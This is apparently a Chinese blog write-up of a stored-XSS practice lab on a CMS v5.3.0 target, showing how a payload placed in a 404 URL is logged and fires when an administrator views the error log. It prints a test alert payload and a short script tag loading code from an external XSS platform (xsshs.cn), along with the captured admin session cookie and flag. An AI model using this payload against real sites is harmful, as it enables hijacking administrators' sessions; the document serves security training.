
存储型XSS靶场

原创

玛卡巴卡巴巴亚卡 于 2021-04-24 22:56:12 发布 109 收藏
分类专栏： 前端渗透测试 文章标签： 信息安全

本文链接：https://blog.csdn.net/weixin_45540609/article/details/116107105


我们看到靶场使用的是CMSv5.3.0，于是上网搜索它存在的漏洞



具体漏洞解析如这篇文章所示https://www.freebuf.com/column/165269.html


我们这里利用错误日记插入存储型xss。当我们访问不存在的文件，页面时会产生错误。产生的错误会记录到错误日志里面，源码错误日记把记录的恶意语句没有过滤，当管理员在后台点击查看错误的日志时，存储型XSS就会触发。

我们这里先用自建环境运行试验一下




在url里输入如下命令，显示了弹窗，说明存在xss漏洞


http://127.0.0.1/index.php?c=mail&m=test<script>alert(/XSS/)</script>



并且页面跳转404，说明不存在文件




登录管理页面，管理员查看错误日志时会发现弹窗，这时存储型XSS已被触发




我们在XSSPT上使用一个极限代码如下，插入url中


```
<sCRiPt/SrC=//xsshs.cn/bXEW>
```



开发者工具中显示了一个存储型XSS的文件




登录管理员界面访问错误日志




再登录xsspt我们可以看到被打的cookie和网页其他相关信息

靶场

在这里操作步骤和搭建环境中实验情况类似，步骤不再赘述，不过我一直在xsspt打不到cookie，可能是boot的原因吧





最后用xsssh站点，选择老默认模块，按照原来步骤，最后打到cookie

+全部	时间	接收的内容	Request Headers	操作
-折叠	2021-04-25 10:30:39	• location : http://192.168.0.2:8080/admin.php?c=system&m=debug • toplocation : http://192.168.0.2:8080/admin.php?c=system&m=debug • cookie : 8b0cba072045805256806b2b24239ded_ci_session=0n6oouv6kd9emokau453lqq0058nm5bu; member_cookie=d256812b83f3751716e6; member_uid=1; flag=zKaQ-01sdfDCo0 • opener : • title :	• HTTP_REFERER : http://192.168.0.2:8080/admin.php?c=system&m=debug • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 • REMOTE_ADDR : 59.63.200.79 • IP-ADDR : 江西 南昌 电信 • code : • screenshot : 右键新窗口打开查看截图	删除

1 共1页

选中项操作：删除